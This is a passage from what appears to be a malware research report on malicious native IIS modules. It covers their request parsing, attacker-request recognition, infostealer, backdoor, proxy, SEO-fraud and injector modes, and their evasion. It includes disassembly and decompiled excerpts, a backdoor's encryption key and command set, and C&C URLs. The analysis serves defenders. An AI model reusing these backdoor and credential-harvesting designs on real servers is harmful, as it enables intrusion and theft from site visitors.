

Figure 11 // Typical native IIS malware phases

In this section, we explore how each of these phases is implemented by IIS handlers.

4.2.1 Parsing HTTP requests

As the first step for each incoming HTTP request, a malicious IIS module parses the request using instances of *IHttpContext* and *IHttpRequest* provided as parameters to obtain information such as requested resource, headers or request body. An example is shown in Figure 12.

```
.text:0000000180006180 readHttpBodyChunk:                    ; CODE XREF: OnBeginRequest+14F↓j
.text:0000000180006180                 mov     rdx, [rbx]
.text:0000000180006183                 mov     rcx, rbx
.text:0000000180006186                 call    [rdx+IHttpRequest2Vtbl.GetRemainingEntityBytes]
.text:000000018000618C                 test    eax, eax
.text:000000018000618E                 jz      short loc_1800061D1
.text:0000000180006190                 mov     rax, [rbx]
.text:0000000180006193                 mov     [rsp+698h+var_670], rsi
.text:0000000180006198                 lea     rcx, [rsp+698h+entityBodyBufferSize]
.text:000000018000619D                 mov     [rsp+698h+var_678], rcx
.text:00000001800061A2                 xor     r9d, r9d
.text:00000001800061A5                 mov     r8d, [rsp+698h+entityBodyBufferSize]
.text:00000001800061AA                 mov     rdx, rdi
.text:00000001800061AD                 mov     rcx, rbx
.text:00000001800061B0                 call    [rax+IHttpRequest2Vtbl.ReadEntityBody]
.text:00000001800061B6                 test    eax, eax
.text:00000001800061B8                 js      short loc_1800061D1
.text:00000001800061BA                 movsxd  r8, [rsp+698h+entityBodyBufferSize] ; Size
.text:00000001800061BF                 mov     rdx, rdi        ; void *
.text:00000001800061C2                 lea     rcx, [rsp+698h+httpRequestBody] ; Src
.text:00000001800061CA                 call    appendChunk
.text:00000001800061CF                 jmp     short readHttpBodyChunk
```

Figure 12 // Reading HTTP request body (Group 2)

Another way to access HTTP headers is by using *IIS Server Variables*, which can be used to retrieve a specific request (client) header by using the `HTTP_<headerName>` value. This is a common way to implement HTTP request parsing in general – for example, Apache and nginx servers can both provide `HTTP_<headerName>` as environment variables. In IIS, the server variables can be accessed via the `GetServerVariable` method, as shown in Figure 13 where the `User-Agent`, `Referer` and `Host` headers are queried. This method of HTTP request parsing is used by Group 6, Group 11 and Group 12.

```
413 pHttpContext1 = *pHttpContext;
414 httpUserAgentValue = 0i64;
415 httpUserAgentValueLength = 0;
416 (pHttpContext1->GetServerVariable)(pHttpContext, "HTTP_USER_AGENT", &httpUserAgentValue, &httpUserAgentValueLength);
417 pHttpContext2 = *pHttpContext;
418 httpRefererValue = 0i64;
419 httpRefererValueLength = 0;
420 (pHttpContext2->GetServerVariable)(pHttpContext, "HTTP_Referer", &httpRefererValue, &httpRefererValueLength);
421 pHttpContext3 = *pHttpContext;
422 httpHostValue = 0i64;
423 httpHostValueLength = 0;
424 (pHttpContext3->GetServerVariable)(pHttpContext, "HTTP_HOST", &httpHostValue, &httpHostValueLength);
```

Figure 13 // Group 11 obtains values of HTTP request headers by querying IIS server variables

4.2.2 Classifying requests

With the information obtained from the HTTP request, the module can evaluate whether the request will be processed or ignored. That means that as the next step, it applies its mechanisms to recognize whether the request is coming from the attacker, a legitimate user, or automated bot, as these requests will be handled differently.

Note that malicious IIS modules, especially IIS backdoors, don't usually create new connections to the C&C servers. They work in passive mode, allowing the attackers to control them by providing some "secret" in the HTTP request. That's why these backdoors have a mechanism implemented to recognize the **attacker requests**, which are used to control the server and have a predefined structure.

Possibilities are broad; these are some that were used in the samples analyzed:

- URL or request body matching a specific regex
- A custom HTTP header present
- An embedded token (in the URL, request body or one of the headers) matching a hardcoded password
- A hash value of an embedded token matching a hardcoded value – for example, Group 12 computes the MD5 of the password in the request and compares it against a hardcoded value
- A more complex condition – for example, a relationship between all of the above

As an example of a more complex condition, attacker requests to control Group 7 backdoor must match the expected format, encryption and encoding, and this relationship between the URL, `Host` and `Cookie` headers:

- The malware first computes the MD5 of both the URL and `Host` header, and splits each into four double words:

  `<h0><h1><h2><h3> = md5(Host Header value)`

  `<r0><r1><r2><r3> = md5(Raw URL value)`
- Then, it verifies that the `Cookie` header contains a substring built from these values:

  `<r1><h2>=<h3><r2><r3><r0><h0><h1>`
- Figure 14 and Figure 15 illustrate a part of how this substring is assembled



Figure 14 // Attacker requests for Group 7 have a specific relationship between the request URL, `Host` and `Cookie` headers



Figure 15 // Group 7 backdoor attacker request format

Other malware families are designed to manipulate search engine algorithms, and therefore need a mechanism to recognize requests from **search engine crawlers**. These are usually recognized by checking for specific key words in the `User-Agent` header, such as:

- 360Spider
- Baiduspider
- Bingbot
- Googlebot
- Sogou Pic Spider
- Sogou web spider

- Yahoo
- YandexBot
- YisouSpider...

4.2.3 Processing HTTP requests

At the next step, the malicious IIS module processes the HTTP requests – various mechanisms are used based on the malware type, as described in this section.

Infostealer mode

Infostealing IIS malware intercepts regular traffic between the compromised server and its clients, and exfiltrates information of interest to the attackers.

One example is Group 1, which targets HTTP requests with the string `password` in the request body, to obtain credentials from legitimate visitors. Note that being a part of the server, these IIS infostealers have access to all data, even if SSL/TLS is used and the communication channel is encrypted.

Another example is malware targeting credit card information sent to e-commerce websites that don't use a *payment gateway*.

As illustrated in Figure 16, Group 5 targets HTTP POST requests made to specific URI paths (`/checkout/checkout.aspx`, `/checkout/Payment.aspx`). When a legitimate website visitor makes such a request (1), the malware logs it into a log file (2), without interfering with the HTTP reply in any way (3). At a later point, an attacker can make an HTTP request to a specific URI path (e.g. `/privacy.aspx`), with an attacker password included in the `X-IIS-Data` header (4), to exfiltrate the collected data (5,6).



Figure 16 // Group 5 infostealing mechanism

Backdoor mode

Another class of IIS malware is IIS backdoors that allow the attacker to remotely control the compromised server by sending special HTTP requests with commands. Legitimate HTTP requests are usually ignored by the IIS backdoors – of course, they are handled by other (legitimate) IIS modules, as expected.

Note that IIS backdoors are implemented as *passive backdoors* – the backdoor doesn't actively request commands from the C&C server, it's the attacker who sends HTTP requests with the commands to the compromised IIS server.

The backdoor commands and arguments are passed as part of the URL, in the HTTP request body, or are embedded in HTTP request headers. As an example, for Group 7, the backdoor commands and arguments are embedded in the HTTP request body as key-value pairs, as shown in Table 2. The body is AES-CBC encrypted and base64 encoded with these parameters:

- Encryption key: `DA1F8BE19D9122F6499D72B90299CAB080E9D599C57E802CD667BF53CCC9EAB2`
- IV: `668EDC2D7ED614BF8F69FF614957EF83EE`

Table 2 // Group 7 attacker HTTP request body structure

Key	Value
`/mode`	Command type
`/action`	Command

`/path`
`/binary`
`/data`
...
	Command arguments (see Table 3 for full list)

`/credential/username`	Local user username, used for impersonation
`/credential/password`	Local user password, used for impersonation

If the credentials are present, Group 7 backdoors use them to log in as that user (via `LogonUserW`, `ImpersonateLoggedOnUser` API functions) to execute the backdoor commands on their behalf.

The backdoor supports the commands listed in Table 3. The details about these commands and their arguments are listed in Table 9 in the *Group 7* section of the *Appendix*. As can be seen from Table 3, few of this backdoor's features are specific to IIS – it mostly supports standard backdoor commands such as:

- Get system information
- Upload/download files
- Execute files or shell commands
- Create reverse shell
- Create/list/move/rename/delete files and folders
- Map local drives to remote drives
- Exfiltrate collected data

This also applies to the other analyzed IIS backdoor families.

Table 3 // Group 7 backdoor commands

Command type (/ mode value)	Command (/action value)	Command description
`init`	N/A	Collects basic system information: computer name and domain, username and domain, logical drives information.
`file`	`list`	Collects information about the files in the specified folder.
	`get`	Downloads the file with the specified name from the compromised IIS server.
	`create`	Creates a new file or directory in the specified path. Optional arguments can hold the file content.
	`upload`	Uploads a file with the specified name to the compromised server. The arguments include a base64-encoded file content.
	`delete`	Deletes the list of files/directories in the given path.
	`move`	Copies or renames files from the list, from the source directory to the destination directory.
	`time`	Modifies file timestamps.
`drive`	`map`	Creates a mapping between a local and a remote drive, using the given credentials for the network resource.
	`remove`	Removes existing drive mapping.
`cmd`	`exec`	Executes the specified command, either under the context of the current user, or the user provided in arguments. Returns the command output.

Proxy mode

IIS proxies turn the compromised IIS servers into malicious proxies, and program them to forward requests from compromised hosts. These are a special type of malicious IIS modules, in that these modules are usually a part of a bigger infrastructure. Attackers may deploy this malware on compromised servers in order to build a multi-layer C&C infrastructure *[15]*, or the IIS server can act like an internal proxy *[16]* between the C&C server and compromised machines located in a local corporate network.

As shown in Figure 17, the malicious IIS module recognizes a request from the compromised host (1), relays it to the C&C server (2), and then relays the obtained commands to the compromised host (3-4). Of course, the compromised IIS server doesn't necessarily have to communicate directly with the real C&C server: there can be other intermediaries to make the tracing even more difficult.



Figure 17 // C&C communication leveraging a compromised IIS server as a proxy

For example, one[7] of the Group 9 samples implements the proxy functionality in this way:

1. A compromised client makes an HTTP GET request to the compromised IIS server, with URI path matching this regular expression: `^/(app|hot|alp|svf|fkj|mry|poc|doc|20)`
2. The malicious IIS module on the server sends an HTTP GET request to the C&C server, in this format: `http://qp.008php[.]com/<path>|<hostHeader>|<token>|` where `<path>` and `<hostHeader>` are the URI path and `Host` header from the original request, and `<token>` is the matched string from the regular expression (e.g. `alp`). The client IP address from the original request is also included in the headers, and some other headers are copied from the original request (`Accept-Encoding`, `Referer`)
3. The C&C server processes the request and sends a response (e.g. backdoor commands) to the compromised IIS server
4. The malicious IIS module clears any HTTP response that could have been set by other IIS modules in the request-processing pipeline and replaces it with the data from the C&C server. Thus, it relays the response from the C&C server (e.g., backdoor commands) to the compromised client, without revealing the C&C server's IP address

Note that only specific requests (coming from compromised clients) are relayed to the C&C server; requests from legitimate clients of the IIS server are handled normally by the server.

This technique has several advantages for the attackers:

- Using a compromised server for C&C communication can bypass detection by firewall and some other mechanisms, as the compromised server may have a good reputation
- Even if malware analysts or security products extract IoCs from the malicious sample, they won't point to the real C&C server

On the negative side, since the attackers don't own the server, it may become a single point of failure and prevent victims from reaching the real C&C server if the compromised one is cleaned.

Several sophisticated threat actors have used internal or external proxies in the past (for example, GreyEnergy *[17]* or Duqu2 *[18]*), and IIS proxies are now another example of how this technique can be implemented.

SEO fraud mode

Another category of IIS malware that we analyzed has an uncommon goal and targets - instead of affecting legitimate visitors of the compromised IIS server, it is used to deceive search engine crawlers.

Groups 9–14 modify content served to search engine crawlers, in order to artificially boost SEO for selected websites (we refer to these techniques collectively as *unethical SEO* or *SEO fraud*, although you may know the common term *black hat SEO*). The most versatile family, Group 13, supports these modes:

- Redirecting the search engines to the particular website chosen by the attacker, effectively making the compromised website a *doorway page*
- Injecting a list of backlinks (pre-configured or obtained from the C&C server on the fly) into the HTTP response, to artificially boost its relevance/popularity (also parasitizing on the compromised website's ranking)

Note that the legitimate visitors of the compromised server will still be served the expected content, so the users and the webmaster may fail to notice that something is wrong with the server.

7 SHA-1: BD98ABC510AC3DF66E21C3CDCEE7BDFC1A326AC5

Group 10 uses another technique from this category:

- When a search engine web crawler is detected, this IIS module serves an HTML response with meta keywords and meta description tags stuffed with keywords referring to a particular WeChat racing group, and a JavaScript script
- The keywords are shown in Figure 18 and correspond to Chinese Unicode strings, e.g. 北京赛车微信群, 北京微信赛车群,北京赛车微信群,PK10群,北京8d5b车pk10微信群 that loosely translate to "Beijing Racing WeChat Group, Beijing WeChat Racing Group, Beijing Racing WeChat Group, PK10 Group, Beijing 8d5b Car Pk10 WeChat Group"
- The purpose of the *keyword stuffing* could be to make the particular racing group appear more popular, and rank higher when searching for a group of this type

```
ata:1002FFB0                                    ; DATA XREF: sub_10001EB0+4A↑o
ata:1002FFB0                                    ; .rdata:10030970↓o
ata:1002FFB0                 db '&#32676;&#12304;&#36827;&#32676;&#24494;&#20449;&#102;&#117;&#110
ata:1002FFB0                 db ';&#53;&#55;&#54;&#52;&#52;&#12305;&#95;&#24184;&#36816;&#39134;&#
ata:1002FFB0                 db '33351;&#95;&#24184;&#36816;&#50;&#56;&#32676;',0
ata:100300A1                 align 8
ata:100300A8 a21271201403618_0 db '&#21271;&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#
ata:100300A8                                    ; DATA XREF: sub_10001EB0+45↑o
ata:100300A8                                    ; .rdata:10030974↓o
ata:100300A8                 db '271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#44;&#21271;
ata:100300A8                 db '&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#80;&#75;&#
ata:100300A8                 db '49;&#48;&#32676;&#44;&#21271;&#20140;&#36187;&#36710;&#112;&#107;
ata:100300A8                 db '&#49;&#48;&#24494;&#20449;&#32676;&#44;&#80;&#75;&#49;&#48;&#2449
ata:100300A8                 db '4;&#20449;&#32676;&#44;&#36187;&#36710;&#24494;&#20449;&#32676;&#
ata:100300A8                 db '44;&#21271;&#20140;&#36187;&#36710;&#32676;&#44;',0
ata:1003025F                 align 10h
ata:10030260 a21271201403618 db '&#21271;&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#21
ata:10030260                                    ; DATA XREF: sub_10001EB0+40↑o
ata:10030260                                    ; .rdata:10030978↓o
ata:10030260                 db '271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#12304;&#368
ata:10030260                 db '27;&#32676;&#24494;&#20449;&#21495;&#102;&#117;&#110;&#53;&#55;&#
ata:10030260                 db '54;&#52;&#52;&#12305;&#21271;&#20140;&#24494;&#20449;&#36187;&#36
ata:10030260                 db '710;&#32676;&#44;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;
ata:10030260                 db '&#32676;&#44;&#20960;&#30334;&#20154;&#20449;&#35465;&#22823;&#32
ata:10030260                 db '676;&#44;&#36180;&#29575;&#39640;&#44;&#19979;&#20998;&#24555;&#4
ata:10030260                 db '4;&#31119;&#21033;&#22810;&#44;&#27599;&#22825;&#37117;&#26377;&#
ata:10030260                 db '24320;&#26426;&#31119;&#21033;&#9619;&#9619;&#9619;&#9619;&#9619;
ata:10030260                 db '&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#
ata:10030260                 db '9619;&#9619;&#27426;&#36814;&#22823;&#23478;&#21152;&#20837;&#212
ata:10030260                 db '71;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#30456;&#2011
ata:10030260                 db '4;&#20132;&#27969;&#12290;',0
ata:10030587                 align 4
ata:10030588 aHttpsJsBreakav db 'https://js.breakavs.com/93/jc.js',0
ata:10030588                                    ; DATA XREF: sub_10001EB0+3B↑o
ata:10030588                                    ; .rdata:1003096C↓o
ata:100305A9                 align 10h
ata:100305B0 aTitleSTitleMet db '<title>%s</title>',0Ah
ata:100305B0                                    ; DATA XREF: sub_10001EB0+61↑o
ata:100305B0                 db '<meta name = "keywords" content = "%s" />',0Ah
ata:100305B0                 db '<meta name = "description" content = "%s" />'.0Ah
```

Figure 18 // Strings used to deceive search engine crawlers (Group 10)

Note that it is possible that some webmasters willingly implement similar IIS modules with unethical SEO techniques to boost *their own* SEO statistics. Even if that were the case and the users were aware of installing these modules, it is usually against the guidelines of search engines to serve their crawlers a different version of the website than is served to the users [19], [20].

However, the samples discussed in this report are *not* this case, as they all implement a communication channel with a C&C server to obtain configuration data (i.e., which website should be linked, etc.); and most of them also implement other malicious functionality (backdoor, proxy). We believe the attackers misuse the compromised IIS servers for this scheme, which they offer as a service to third parties.

Injector mode

As a final IIS malware type, IIS injectors are used to manipulate the content served to the legitimate visitors of the websites hosted by the compromised IIS server. For example, Group 12 replaces content displayed to visitors coming from search engines (based on keywords in the `Referer` header), and visitors browsing specific URIs with data obtained from the C&C server. This could include malicious scripts, advertisements or malicious redirects. Part of the configuration of this malware is shown in Figure 19.

```
aIfengIvcSogouS db 'ifeng|ivc|sogou|so.com|baidu|google|youdao|yahoo|bing|118114|biso'
                                        ; DATA XREF: CHttpModule_OnBeginRequest+293↑o
                                        ; CHttpModule_OnBeginRequest+110B↑o
                db '|gougou|sooule|360|sm|uc',0
                align 10h
aSogouSoComBaid db 'sogou|so.com|baidu|google|youdao|yahoo|bing|gougou|sooule|360|sm.'
                db 'cn|uc',0
                align 8
aHotcssHotjs    db 'Hotcss/|Hotjs/',0   ; DATA XREF: CHttpModule_OnBeginRequest+47D↑o
                                        ; CHttpModule_OnBeginRequest:loc_180004208↑o
                align 8
aHotimgHotpic   db 'HotImg/|HotPic/',0  ; DATA XREF: CHttpModule_OnBeginRequest:loc_1800042CF↑o
                                        ; CHttpModule_OnBeginRequest:loc_1800042FA↑o ...
                dq offset aOoooo        ; "                 _ooOoo_                "...
                dq offset aO8888888o    ; "                o8888888o               "...
                dq offset a8888         ; "                88* . *88               "...
                dq offset asc_1800211D8 ; "                (| -_- |)               "...
                dq offset aOO           ; "                O\\ = //O               "...
                dq offset asc_180021238 ; "             ____//`---'\\____           "...
                dq offset asc_180021268 ; "           .   ' \\| |// `.             "...
                dq offset asc_180021298 ; "            // \\||| : |||// \\           "...
                dq offset asc_1800212C8 ; "          / / _||||| -:- |||||- \\         "...
                dq offset asc_1800212F8 ; "            |  | \\  -  // | |           "...
                dq offset asc_180021328 ; "           | \\_| ''\\---//'' | |         "...
                dq offset asc_180021358 ; "           \\ .-\\__ `-` ___//-. //       "...
                dq offset asc_180021388 ; "         ___`. .' //--.--\\ `. . __      "...
                dq offset asc_1800213B8 ; "      .'< `.___\\_<|>_//___.' >'.        "...
                dq offset asc_1800213E8 ; "    | | : `- \\`.;`\\ _ //`;.`// - ` : |"...
                dq offset asc_180021418 ; "      \\ \\ `-. \\_\t__\\ //__ _// .-` /"...
                dq offset asc_180021448 ; "======`-.____`-.___\\_____//___.-`____.-"...
                dq offset asc_180021478 ; "                  `=---='               "...
                dq offset asc_1800214A8 ; ".........................................."...
                dq offset unk_1800214D8
                align 20h
```

Figure 19 // Group 12 processes HTTP requests based on keywords in URIs or `Referer` headers

The mechanism behind IIS injectors is usually implemented in the same way as the one behind SEO fraud IIS malware – the malicious IIS module recognizes HTTP requests of interest, and injects data obtained from the C&C server into the HTTP response. The reason we consider it a separate malware type is in the affected parties:

- For SEO fraud malware, the modified content is served to search engine crawlers and it's the SERP algorithms that are manipulated
- IIS injectors serve malicious content to the legitimate visitors, and could be used for displaying ads, mass-spreading of any malware, but also for *watering hole attacks* targeting specific groups of users

4.2.4 Modifying HTTP responses

In the previous sections, we described how various types of malicious IIS modules parse, classify and process inbound HTTP requests of various types. In this section, we cover the final phase – how IIS modules can modify or replace the HTTP response for these requests.

Malicious IIS modules can manipulate the HTTP response (as prepared by other IIS modules), using the `IHttpContext` and `IHttpResponse` interfaces. For example, after they handle attacker requests, Group 8 backdoors discard any HTTP response prepared by other IIS modules and replace it with their own. As shown in Figure 20, useful methods are `IHttpContext::GetResponse`, `IHttpResponse::Clear`, `IHttpResponse::WriteEntityChunks` and others.

```
int __cdecl sendResponse(const char *a1, int cHttpContext)
{
  IHttpResponse **cHttpResponse1; // eax
  IHttpResponse **cHttpResponse2; // esi
  IHttpResponse *cHttpResponse3; // edx
  int hResult1; // eax
  int hResult2; // edi
  HTTP_DATA_CHUNK httpDataChunks; // [esp+4h] [ebp-40h] BYREF

  cHttpResponse1 = (*(*cHttpContext + offsetof(IHttpContext2Vtbl, GetResponse)))(cHttpContext);
  cHttpResponse2 = cHttpResponse1;
  if ( !cHttpResponse1 )
    return 1;
  cHttpResponse3 = *cHttpResponse1;
  httpDataChunks.DataChunkType = HttpDataChunkFromMemory;
  (cHttpResponse3->Clear)(cHttpResponse1);
  ((*cHttpResponse2)->SetHeader)(cHttpResponse2, HttpHeaderContentType, "text/plain", 10, 1);
  httpDataChunks.FromFileHandle.ByteRange.StartingOffset.LowPart = a1;
  httpDataChunks.FromMemory.BufferLength = strlen(a1);
  hResult1 = ((*cHttpResponse2)->WriteEntityChunks)(cHttpResponse2, &httpDataChunks, 1, 0, 1, &cHttpContext, 0);
  hResult2 = hResult1;
  if ( hResult1 < 0 )
    ((*cHttpResponse2)->SetStatus)(cHttpResponse2, 500, "Server Error", 0, hResult1, 0, 0);
  return hResult2;
}
```

Figure 20 // Replacing HTTP response with own data (Group 8)

Another interesting case is Group 9 – in response to search engine web crawler requests, this malware appends data obtained from the C&C server to the HTTP response prepared by the IIS server.

But first, before any other modules start processing the request (in its `OnBeginRequest` handler set to the highest priority), this malware removes an `Accept-Encoding` header, if present, from the original web crawler HTTP request, to prevent other IIS modules from using compression. This step is illustrated in Figure 21.

This way, the IIS server will not compress the response for this request and the malware can easily inject additional data into the response without having to deal with the compression algorithm.

```
.text:743ECA8B mov     eax, [esi]
.text:743ECA8D mov     ecx, esi
.text:743ECA8F mov     eax, [eax+IHttpContext2Vtbl.GetRequest]
.text:743ECA92 call    eax
.text:743ECA94 push    HttpHeaderAcceptEncoding
.text:743ECA96 mov     ecx, eax
.text:743ECA98 mov     edx, [eax]
.text:743ECA9A call    [edx+IHttpRequest2Vtbl.DeleteHeader]
.text:743ECA9D mov     [ebp+var_132], 1
```

Figure 21 // Group 9 deletes the *Accept-Encoding* header from the request to prevent other modules from using compression in the HTTP response

4.3 Anti-analysis and detection evasion techniques

None of the samples we analyzed use any complex method of obfuscation or other methods to avoid detection – we suspect the threat actors didn't implement these mechanisms because IIS servers often lack security solutions anyway, and because IIS malware is not that common or commonly analyzed.

However, it is important to note that even without additional obfuscations implemented, some features of native IIS malware make analysis and detection harder implicitly:

- IIS API is based on C++ classes, rather than on Windows API functions, which can thwart some simple detection methods.
- The default C&C mechanism is "passive": the attacker sends a specific HTTP request to the compromised IIS server (for example with backdoor commands), and the malicious IIS module embeds the response in the HTTP response to this request. This makes it difficult to identify C&C servers without logs from the compromised server, as no C&C server is hardcoded in those samples.

A couple of notable evasion techniques used by the analyzed IIS malware families follow; a summary of the techniques used can be found in Table 4 (*Section 4.4*).

4.3.1 Obfuscation techniques

Some samples implement simple measures such string stacking, string encryption, UPX packing, or mimicking legitimate IIS modules. For example, Group 12 mimics a legitimate `F5XFFHttpModule.dll` module, while, as shown in Figure 22, one Group 5 samples uses a forged VERSIONINFO resource to mimic a legitimate Windows IIS module called `dirlist.dll`.

dir.dll (malicious)

```
1 VERSIONINFO
FILEVERSION 10,0,17763,1
PRODUCTVERSION 10,0,17763,1
FILEOS 0x40004
FILETYPE 0x2
{
BLOCK "StringFileInfo"
{
        BLOCK "000004B0"
        {
                VALUE "CompanyName", "Microsoft Corporation"
                VALUE "FileDescription", "Directory Listing handler"
                VALUE "FileVersion", "10.0.17763.1 (WinBuild.160101.0800)"
                VALUE "InternalName", "dirlist.dll"
                VALUE "LegalCopyright", "© Microsoft Corporation. All rights reserved."
                VALUE "OriginalFilename", "dirlist.dll"
                VALUE "ProductName", "Internet Information Services"
                VALUE "ProductVersion", "10.0.17763.1"
        }
}

BLOCK "VarFileInfo"
{
        VALUE "Translation", 0x0000 0x04B0
}
}
```

dirlist.dll (benign)

```
1 VERSIONINFO
FILEVERSION 10,0,18362,1
PRODUCTVERSION 10,0,18362,1
FILEOS 0x40004
FILETYPE 0x2
{
BLOCK "StringFileInfo"
{
        BLOCK "000004B0"
        {
                VALUE "CompanyName", "Microsoft Corporation"
                VALUE "FileDescription", "Directory Listing handler"
                VALUE "FileVersion", "10.0.18362.1 (WinBuild.160101.0800)"
                VALUE "InternalName", "dirlist.dll"
                VALUE "LegalCopyright", "© Microsoft Corporation. All rights reserved."
                VALUE "OriginalFilename", "dirlist.dll"
                VALUE "ProductName", "Internet Information Services"
                VALUE "ProductVersion", "10.0.18362.1"
        }
}

BLOCK "VarFileInfo"
{
        VALUE "Translation", 0x0000 0x04B0
}
}
```

Figure 22 // Group 5 VERSIONINFO resource (left) mimics legitimate `dirlist.dll` module (right)

4.3.2 C&C communication

Few samples used encryption for C&C communication; however, Group 7 uses an interesting technique of embedding C&C communication in a fake PNG file, in an attempt to blend into regular network traffic. Furthermore, Group 11 uses DNS TXT records to obtain configuration data from the C&C server (via the `DnsQuery_A` API), to make the request look less suspicious, as shown in Figure 23.

